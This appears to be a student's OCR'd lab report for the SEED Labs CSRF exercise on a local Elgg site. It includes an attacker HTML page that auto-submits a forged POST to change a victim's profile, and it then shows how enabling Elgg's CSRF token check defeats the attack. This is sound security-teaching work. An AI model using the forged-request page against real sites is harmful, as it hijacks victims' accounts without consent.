

Not Secure
www.seed-server.com/friends/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice's friends
Samy
Alice
Blogs
Bookmarks
Files
Pages
Wire post
Friends
Friends of
Collections


3.3 Task 3: CSRF Attack using POST Request

Step 1: Logout Alice's account and login Samy's account.
Step 2: Edit profile






Not Secure www.seed-server.com/profile/samy
Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account
Samy
Edit avatar Edit profile
Brief description
Samy is my Hero.
About me
Samy is my Hero.
Blogs
Bookmarks
Files
Pages
Wire post
Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----geckoformboundary65cf8bcfdda711ee2c9d4d0e7c8a5b8
Content-Length: 2904
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=ffjr0j5kqvs0idl5mfkg5hhf1a
Upgrade-Insecure-Requests: 1
__elgg_token=lZwWTJpiXd1xm8whg6Q8hg&__elgg_ts=1745217375&name=Samy&description= Samy is my Hero.
&accesslevel[description]=2&briefdescription=Samy is my Hero.&accesslevel[briefdescription]=2&location=&accesslevel[location]=
POST: HTTP/1.1 302 Found
Date: Mon, 21 Apr 2025 06:36:24 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


Not Secure www.seed-server.com/profile/samy
Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account
Samy
Brief description
Samy is my Hero.
About me
Samy is my Hero.
Blogs
Bookmarks
Files
Pages
Wire post
Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox
Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox
POST
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----geckoformboundaryca4f8a904a0792082f9991e7b5090836
Content-Length: 2929
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=ffjr0j5kqvs0idl5mfkg5hhf1a
Upgrade-Insecure-Requests: 1
__elgg_token=uVCkTrZyusGbOQfctzWi0g&__elgg_ts=1745217206&name=Samy&description= Samy is my Hero. &acce
Send
Content-Length:469

Step 3: the attacker injects into the malicious HTML page using JavaScript:

```
[04/21/25]seed@VM:~/.../attacker$ nano editprofile.html
[04/21/25]seed@VM:~/.../attacker$ docker cp editprofile.html 2c82fed5ed6f:/var/www/attacker
```


seed@VM: ~/.../attacker

seed@VM: ~/.../attacker seed@VM: ~/


GNU nano 4.8 editprofile.html

```html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my Hero'>";
    fields += "<input type='hidden' name='description' value='Samy is my Hello'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Step 4: Logout Samy's account and login Alice's account. This Alice's profile page.



Step 5: Link to www.attacker32.com and choose Edit-Profile attack link. Alice's profile page is updated.



- **Question 1**:
  The forged HTTP request needs Alice’s user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice’s user id. Boby does not know Alice’s Elgg password, so he cannot log into Alice’s account to get the information. Please describe how Boby can solve this problem
  ⇒ Profile URLs: If Alice's profile URL includes her guid. For example, http://www.seed-server.com/profile/[guid]. Boby can extract it from shared links or browser history.
  ⇒ Public Content: If Alice posts publicly, inspect the HTML source of her posts or profile page. The guid might be embedded in hidden fields such as <input type="hidden" name="guid" value="123"> or JavaScript variables.

- **Question 2:**
  If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim’s Elgg profile? Please explain.
  ⇒ No, Boby cannot launch a generic CSRF attack to modify the victim's profile without knowing their guid beforehand. The attack requires the victim's guid to be included in the forged POST request (guid). Since the guid is unique to each user and not exposed cross-origin. Thus, without prior knowledge of the victim's guid, the attack cannot succeed.


4 Lab Tasks: Defense


4.1 Task 4: Enabling Elgg's Countermeasure


Task: Turn on the countermeasure. To turn on the countermeasure, get into the Elgg container, go to the /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security folder, remove the return statement from Csrf.php. A simple editor called nano is available from inside the container.

```
root@5d349e6f0d8a: /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
root@5d349e6f0d8a: /var/www/elgg/vendor/elgg/elgg/engine/classes/El...   seed@VM: ~/.../attacker
GNU nano 4.8                                   Csrf.php                                   Modified
                HmacFactory $hmac
        ) {

                $this->config = $config;
                $this->session = $session;
                $this->crypto = $crypto;
                $this->hmac = $hmac;
        }

        /**
         * Validate CSRF tokens present in the request
         *
         * @param Request $request Request
         *
         * @return void
         * @throws CsrfException
         */
        public function validate(Request $request) {
//              return; // Added for SEED Labs (disabling the CSRF countermeasure)

                $token = $request->getParam('__elgg_token');
                $ts = $request->getParam('__elgg_ts');

                $session_id = $this->session->getID();

                if (($token) && ($ts) && ($session_id)) {
                        if ($this->validateTokenOwnership($token, $ts)) {
                                if ($this->validateTokenTimestamp($ts)) {
                                        // We have already got this far, so unless anything
                                        // else says something to the contrary we assume we're ok
                                        $returnval = $request->elgg()->hooks->trigger('action_gatekeeper:permissions:check', 'all', [
                                                'token' => $token,
                                                'time' => $ts
                                        ], true);

                                        if ($returnval) {
                                                return;
                                        } else {
                                                throw new CsrfException($request->elgg()->echo('actiongatekeeper:pluginprevents'));
                                        }
                                } else {
                                        // this is necessary because of #5133
```

Delete post a message "Samy is my Hero in Alice's profile.
Delete the friend list of Alice



Not Secure
www.seed-server.com/profile/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Your profile was successful
Alice
Edit avatar
Edit profile
Add widgets
Blogs
Bookmarks
Files
Pages
Wire post


Not Secure
www.seed-server.com/profile/samy
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
You have successfully removed Samy from your friends.
Samy
Add friend
Send a message
Brief description
Samy is my Hero.
About me
Samy is my Hero.
Blogs
Bookmarks
Files
Pages
Wire post



Not Secure
www.seed-server.com/friends/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice's friends
No friends yet.
Alice
Blogs
Bookmarks
Files
Pages
Wire post
Friends
Friends of

After making the change, repeat the attack again.
Link to www.attacker32.com and choose Add-Friend Attack link. Next, reload page.

Appear error noice: Form is missing__token or__ts fields
Friend list is empty. Tokens enabled but we didn't supply them based on the same site policy.




choose Edit-Profile Attack link. Next, reload page.
Appear error noice: Form is missing__token or__ts fields
You don't have authorizer to update profile or edit profile



Conclusion:

- After enabling Elgg's CSRF countermeasure by removing the return statement in Csrf.php, the attack will fail.
- The attacker cannot forge valid __elgg_ts and __elgg_token values because they are tied to the victim's active session and protected by browser security policies (SOP). CSRF attacks fail because the malicious request lacks these tokens, and the attacker has no way to extract them from the victim's legitimate session on seed-server.com.

4.2 Task 5: Experimenting with the SameSite Cookie Method



